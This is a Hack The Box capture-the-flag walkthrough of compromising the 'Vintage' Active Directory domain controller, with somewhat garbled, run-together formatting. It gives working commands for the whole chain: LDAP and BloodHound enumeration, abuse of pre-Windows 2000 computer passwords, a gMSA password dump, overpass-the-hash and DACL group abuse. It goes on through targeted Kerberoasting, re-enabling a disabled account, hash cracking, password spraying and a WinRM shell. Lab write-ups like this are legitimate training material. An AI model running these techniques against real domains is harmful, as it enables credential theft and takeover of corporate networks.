
 Hack The Box
Nmap Results
# Nmap 7.94SVN scan initiated Mon Dec  2 11:25:09 2024 as: /usr/lib/nmap/nmap -Pn -p- -T4 -sC -sV -oN nmap-scan.txt 10.129.123.35
Nmap scan report for vintage.htb (10.129.123.35)
Host is up (0.091s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-02 16:26:51Z)
135/tcp   open  msrpc         Microsoft Windows RPC
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: vintage.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: vintage.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49683/tcp open  msrpc         Microsoft Windows RPC
57982/tcp open  msrpc         Microsoft Windows RPC
57995/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-12-02T16:27:44
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Dec 2 11:28:23 2024 -- 1 IP address (1 host up) scanned in 194.25 secondsnmap output. We can see the domain name of vintage.htb along with the hostname DC01, which we should add to our /etc/hosts file for reference when needed.echo -e '10.129.123.35\t\tDC01.vintage.htb vintage.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/53

TCP/389

invalidCredentials. ldapdomaindump uses NTLM auth by default
ldapdomaindump, but want to confirm my suspicion about NTLM being disabled.TCP/445
smbclient -U 'vintage.htb/P.Rosa%Rosaisbest123' -L //DC01.vintage.htbsmbclient -U 'vintage.htb/P.Rosa%Rosaisbest123' --option="client min protocol=core" -L //DC01.vintage.htbTry a couple of different methods to connect to the SMB server on the target, but keep getting the same error

-d <1-10> and --debug-stdout with smbclient to get more information about the client-server negotiation. Looking through the logs, it seems that smbclient is trying to authenticate with Kerberos first and when that fails, falls back to NTLM which the server rejects.So, it might be the case that NTLM authentication is disabled on the box.
nxc smb DC01.vintage.htb -d vintage.htb -u 'P.Rosa' -p 'Rosaisbest123' -k
nxc seems to satisfy the authentication requirementsManually Enumerating the Domain
Since we know that Kerberos authentication appears to be a requirement, we should be able to do some manual enumeration with various tools to aid in acquiring Kerberos tickets and querying services with those tickets.
hostname.vintage.htbI could reference the information pulled from ldapdomaindump, but I want to take this opportunity to challenge myself and get more familiar with using native tools and Kerberos authentication from Linux.
Setting up Kerberos Authentication


sudo apt install -y heimdal-clients libsasl2-modules-gssapi-heimdalInstall Kerberos client libraries
heimdal-clients, you'll receive a series of prompts, just click enter to accept the default values.nano ./custom_krb5.conf[libdefaults]
default_realm = VINTAGE.HTB
dns_lookup_realm = true
dns_lookup_kdc = true
[realms]
VINTAGE.HTB = {
kdc = dc01.vintage.htb
admin_server = dc01.vintage.htb
default_domain = dc01.vintage.htb
}
[domain_realm]
vintage.htb = VINTAGE.HTB
.vintage.htb = VINTAGE.HTBexport KRB5_CONFIG="$PWD/custom_krb5.conf"Kerberos libraries typically look at /etc/krb5.conf for the configured realm information, but we can override that with an environment variable and ad-hoc configuration.
kinit P.Rosa

P.Rosa has now been cached in /tmp/krb5cc_1000export KRB5CCNAME=/tmp/krb5cc_1000Set the KRB5CCNAME variable, so that Kerberos binaries automatically use the specified TGT
Get LDAP Records
List Users
ldapsearch -Q -Y GSSAPI -H ldap://dc01.vintage.htb -b 'DC=VINTAGE,DC=HTB' '(objectClass=user)' | grep -i samaccountnamesAMAccountName: Administrator
sAMAccountName: Guest
sAMAccountName: DC01$
sAMAccountName: krbtgt
sAMAccountName: gMSA01$
sAMAccountName: FS01$
sAMAccountName: M.Rossi
sAMAccountName: R.Verdi
sAMAccountName: L.Bianchi
sAMAccountName: G.Viola
sAMAccountName: C.Neri
sAMAccountName: P.Rosa
sAMAccountName: svc_sql
sAMAccountName: svc_ldap
sAMAccountName: svc_ark
sAMAccountName: C.Neri_adm
sAMAccountName: L.Bianchi_admList Groups
ldapsearch -Q -Y GSSAPI -H ldap://dc01.vintage.htb -b 'DC=VINTAGE,DC=HTB' '(objectClass=group)' | grep -i samaccountnamesAMAccountName: Distributed COM Users
sAMAccountName: IIS_IUSRS
sAMAccountName: Cryptographic Operators
sAMAccountName: Event Log Readers
sAMAccountName: Certificate Service DCOM Access
sAMAccountName: RDS Remote Access Servers
sAMAccountName: RDS Endpoint Servers
sAMAccountName: RDS Management Servers
sAMAccountName: Hyper-V Administrators
sAMAccountName: Access Control Assistance Operators
sAMAccountName: Remote Management Users
sAMAccountName: Storage Replica Administrators
sAMAccountName: Domain Computers
sAMAccountName: Domain Controllers
sAMAccountName: Schema Admins
sAMAccountName: Enterprise Admins
sAMAccountName: Cert Publishers
sAMAccountName: Domain Admins
sAMAccountName: Domain Users
sAMAccountName: Domain Guests
sAMAccountName: Group Policy Creator Owners
sAMAccountName: RAS and IAS Servers
sAMAccountName: Server Operators
sAMAccountName: Account Operators
sAMAccountName: Pre-Windows 2000 Compatible Access
sAMAccountName: Incoming Forest Trust Builders
sAMAccountName: Windows Authorization Access Group
sAMAccountName: Terminal Server License Servers
sAMAccountName: Allowed RODC Password Replication Group
sAMAccountName: Denied RODC Password Replication Group
sAMAccountName: Read-only Domain Controllers
sAMAccountName: Enterprise Read-only Domain Controllers
sAMAccountName: Cloneable Domain Controllers
sAMAccountName: Protected Users
sAMAccountName: Key Admins
sAMAccountName: Enterprise Key Admins
sAMAccountName: DnsAdmins
sAMAccountName: DnsUpdateProxy
sAMAccountName: IT
sAMAccountName: HR
sAMAccountName: Finance
sAMAccountName: ServiceAccounts
sAMAccountName: DelegatedAdmins
sAMAccountName: ServiceManagersList Group Members
while read group ; do echo -e "${group}\n" ; ldapsearch -Q -Y GSSAPI -H ldap://dc01.vintage.htb -b 'DC=VINTAGE,DC=HTB' "(sAMAccountName=${group})" | grep 'member: ' ; echo '' ; done < groups.txtPlace the group names in groups.txt and perform a while loop to read each group name and get the group members
Administrators

member: CN=Domain Admins,CN=Users,DC=vintage,DC=htb
member: CN=Enterprise Admins,CN=Users,DC=vintage,DC=htb
member: CN=Administrator,CN=Users,DC=vintage,DC=htb

Remote Desktop Users

member: CN=C.Neri_adm,CN=Users,DC=vintage,DC=htb

Remote Management Users

member: CN=C.Neri,CN=Users,DC=vintage,DC=htb
member: CN=L.Bianchi,CN=Users,DC=vintage,DC=htb

Domain Admins

member: CN=L.Bianchi_adm,CN=Users,DC=vintage,DC=htb
member: CN=Administrator,CN=Users,DC=vintage,DC=htb

Pre-Windows 2000 Compatible Access

member: CN=fs01,CN=Computers,DC=vintage,DC=htb
member: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=vintage,DC=htb

ServiceAccounts

member: CN=svc_ark,OU=Pre-Migration,DC=vintage,DC=htb
member: CN=svc_ldap,OU=Pre-Migration,DC=vintage,DC=htb
member: CN=svc_sql,OU=Pre-Migration,DC=vintage,DC=htb

DelegatedAdmins

member: CN=L.Bianchi_adm,CN=Users,DC=vintage,DC=htb
member: CN=C.Neri_adm,CN=Users,DC=vintage,DC=htb

ServiceManagers

member: CN=C.Neri,CN=Users,DC=vintage,DC=htb
member: CN=G.Viola,CN=Users,DC=vintage,DC=htb
member: CN=L.Bianchi,CN=Users,DC=vintage,DC=htb
Interesting groups
List Computer Accounts
ldapsearch -Q -Y GSSAPI -H ldap://dc01.vintage.htb -b 'DC=VINTAGE,DC=HTB' '(objectClass=computer)' | grep -i samaccountnamesAMAccountName: DC01$
sAMAccountName: gMSA01$
sAMAccountName: FS01$Get DNS Records
nxc ldap DC01.vintage.htb -d 'vintage.htb' -u 'P.Rosa' -p 'Rosaisbest123' -k -M get-network -o ALL=true
Domain Password Policy
nxc smb DC01.vintage.htb -d vintage.htb -u 'P.Rosa' -p 'Rosaisbest123' -k --pass-pol
Machine Account Quota
nxc ldap DC01.vintage.htb -d 'vintage.htb' -u 'P.Rosa' -p 'Rosaisbest123' -k -M maq
Bloodhound Collection
bloodhound-python -k -no-pass -d vintage.htb -u 'P.Rosa' -c all -ns 10.129.11.158
.json files into Bloodhound for analysisAnalysis of the Data
PRE-WINDOWS 2000 COMPATIBLE ACCESS
P.Rosa in BloodHound, looking at any potential DACLs or interesting attributes, since we own credentials to the account. However, I couldn't find anything useful.Then, I pivoted to computer objects, cause I saw some interesting things in the LDAP output, including the
gMSA01$ computer account, and the FS01$ account being in the PRE-WINDOWS 2000 COMPATIBLE ACCESS, which has its own set of security implications for computer accounts.If a computer account is in the
PRE-WINDOWS 2000 COMPATIBLE ACCESS group, this means that the computer credential is usually DOMAIN.TLD\COMPUTER_NAME$:computer_name, so the password is lowercase of the computer name. Guido Grillenmeier
apt on Kali, we'll install the required tooling using pipx where installing via apt is not possible.pipx install git+https://github.com/garrettfoster13/pre2kThis tool automates the discovery of computers with PRE-WINDOWS 2000 credentials

pre2k unauth -d 'vintage.htb' -dc-ip '10.129.121.191' -inputfile computers.txt -save
FS01$ computer accountReadGMSAPassword

With the computer account marked as owned, we can use the Find Shortest Path from Owned Principals query and select FS01 in the list.

FS01 is a member of the Domain Computers group, which has ReadGMSAPassword DACL on GMSA01$@VINTAGE.HTB

sudo apt install -y bloodyadKRB5CCNAME=FS01.ccache bloodyAD --host DC01.vintage.htb -k -d vintage.htb get object 'GMSA01$' --attr msDS-ManagedPassword
rockyou.txt to no availimpacket-getTGT -dc-ip 10.129.121.191 -hashes :a317f224b45046c1446372c4dc06ae53 'vintage.htb/gMSA01$'@DC01.vintage.htb
gMSA01$gMSA01$ as owned and plot our next move
Outbound Object Control analyzersWe can add gMSA01$ to the ServiceManagers group, which has GenericAll on all three svc_ accounts in the domain. With GenericAll, we can easily modify attributes on these AD objects to do things like Kerberoasting or AS-REP roasting to crack hashes.
Abusing DACLs as gSMA01$
Add Self to Group
mv 'gMSA01$@DC01.vintage.htb.ccache' gMSA01.ccachechmod 600 gMSA01.ccacheklist and other Heimdal binaries won't read a ticket that's too open with permissions
KRB5CCNAME=gMSA01.ccache net rpc group ADDMEM "ServiceManagers" "gMSA01$" --use-kerberos=required -S DC01.vintage.htbKRB5CCNAME=gMSA01.ccache net rpc group MEMBERS "ServiceManagers" --use-kerberos=required -S DC01.vintage.htb
gMSA01$ has been added to the groupTargeted Kerberoast on Service Accounts
GenericAll DACL, the tool will set a Service Princpal Name (SPN) on the svc_* accounts, request a TGS, then remove, thus the "targeted" Kerberoast in this case.git clone https://github.com/ShutdownRepo/targetedKerberoastnano targetedKerberoast/targetedKerberoast.pyWe need to modify the script, due to a logic flaw when authenticating with an existing TGT
91         if TGT is None:
592             if TGS is None:
593                 tgt, cipher, oldSessionKey, sessionKey = getKerberosTGT(clientName=userName, password=args.auth_password, domain=args.auth_domain, lmhash=None, nthash=auth_nt_hash,
594                                                                         aesKey=args.auth_aes_key, kdcHost=args.dc_ip)
595         else:
596             tgt = TGT['KDC_REP']
597             cipher = TGT['cipher']
598             sessionKey = TGT['sessionKey']
599
600         TGT = {}
601         TGT['KDC_REP'] = tgt
602         TGT['cipher'] = cipher
603         TGT['sessionKey'] = sessionKey
BEFORE
591         if TGT is None:
592             if TGS is None:
593                 tgt, cipher, oldSessionKey, sessionKey = getKerberosTGT(clientName=userName, password=args.auth_password, domain=args.auth_domain, lmhash=None, nthash=auth_nt_hash,
594                                                                         aesKey=args.auth_aes_key, kdcHost=args.dc_ip)
595
596                 TGT = {}
597                 TGT['KDC_REP'] = tgt
598                 TGT['cipher'] = cipher
599                 TGT['sessionKey'] = sessionKey
600
601         else:
602             tgt = TGT['KDC_REP']
603             cipher = TGT['cipher']
604             sessionKey = TGT['sessionKey']
AFTER
KRB5CCNAME=gMSA01.ccache python3 targetedKerberoast/targetedKerberoast.py -k --no-pass -d vintage.htb --dc-host DC01.vintage.htb --dc-ip 10.129.121.191gMSA01$ and try re-adding the account to the ServiceManagers group
svc_sql is notably absent from the output ...
Enabled: False in the BloodHound outputKRB5CCNAME=gMSA01.ccache ldapmodify -Q -Y GSSAPI -H ldap://dc01.vintage.htb << EOF
dn: CN=svc_sql,OU=Pre-Migration,DC=vintage,DC=htb
changetype: modify
replace: userAccountControl
userAccountControl: 66048
EOF
sql_svc with the same UAC value as the other sql_ accounts
sql_svc in the output as wellCracking the TGS Hashes
john --wordlist=rockyou.txt hash
grep 'Zer0the0ne' ~/.john/john.pot
.pot cachesvc_sql does not have any interesting DACLs or memberships, so the next best thing we can do here is spray this password around and see if it's repeated on any other accounts.
nxc ldap DC01.vintage.htb -d 'vintage.htb' -u ad_users.txt -p 'Zer0the0ne' --continue-on-success -k
C.Neri user!
C.Neri has WinRM access to the boxExploit
WinRM as C.Neri
A quick review of the exploit chain that got us here:
- We discovered the
FS01$computer account is a member of thePRE-WINDOWS 2000 COMPATIBLE ACCESSgroup, allowing us to authenticate with the computer name as the password - With valid credentials as
FS01$, the computer account is a member of theDomain Computersgroup, which hasReadGMSAPasswordongMSA01$ - Dumping the NTLM hash for
gMSA01$, we can overpass-the-hash to request a TGT as thegMSA01$account - Armed with a TGT for
gMSA01$, we can abuse theAddSelfDACL to addgMSA01$to theServiceManagersgroup, which hasGenericAllon all of thesvc_*accounts - Now a member of
ServiceManagers,GenericAllallows us to perform a targeted Kerberoast by setting a SPN, requesting a TGS, and removing the SPN. With the TGS in hand, we can attempt to crack the hashes for thesvc_*accounts svc_sqlTGS cracks withrockyou.txt, but this account doesn't have any interesting paths in BloodHound. Spraying the password withnxc, we find the password forsvc_sqlis repeated onC.Neri- Finally,
C.Nerihas WinRM access to the Domain Controller
unset KRB5CCNAMEkdestroykinit C.NeriEnter password for C.Neri
export KRB5CCNAME=/tmp/krb5cc_1000evil-winrm -i DC01.vintage.htb -r vintage.htb -u 'C.Neri'
Post-Exploit Enumeration
Operating Environment
OS & Kernel
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    SystemRoot    REG_SZ    C:\Windows
    BaseBuildRevisionNumber    REG_DWORD    0xb21
    BuildBranch    REG_SZ    fe_release
    BuildGUID    REG_SZ    ffffffff-ffff-ffff-ffff-ffffffffffff
    BuildLab    REG_SZ    20348.fe_release.210507-1500
    BuildLabEx    REG_SZ    20348.1.amd64fre.fe_release.210507-1500
    CompositionEditionID    REG_SZ    ServerStandard
    CurrentBuild    REG_SZ    20348
    CurrentBuildNumber    REG_SZ    20348
    CurrentMajorVersionNumber    REG_DWORD    0xa
    CurrentMinorVersionNumber    REG_DWORD    0x0
    CurrentType    REG_SZ    Multiprocessor Free
    CurrentVersion    REG_SZ    6.3
    DisplayVersion    REG_SZ    21H2
    EditionID    REG_SZ    ServerStandard
    EditionSubManufacturer    REG_SZ
    EditionSubstring    REG_SZ
    EditionSubVersion    REG_SZ
    InstallationType    REG_SZ    Server
    InstallDate    REG_DWORD    0x66508142
    LCUVer    REG_SZ    10.0.20348.2849
    ProductName    REG_SZ    Windows Server 2022 Standard
    ReleaseId    REG_SZ    2009
    SoftwareType    REG_SZ    System
    UBR    REG_DWORD    0xb21
    PathName    REG_SZ    C:\Windows
    PendingInstall    REG_DWORD    0x0
    ProductId    REG_SZ    00454-20165-01481-AA334
Current User
USER INFORMATION
----------------

User Name      SID
============== ==============================================
vintage\c.neri S-1-5-21-4024337825-2033394866-2055507597-1115


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                            Attributes
=========================================== ================ ============================================== ==================================================
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
VINTAGE\ServiceManagers                     Group            S-1-5-21-4024337825-2033394866-2055507597-1137 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity  Well-known group S-1-18-1                                       Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.
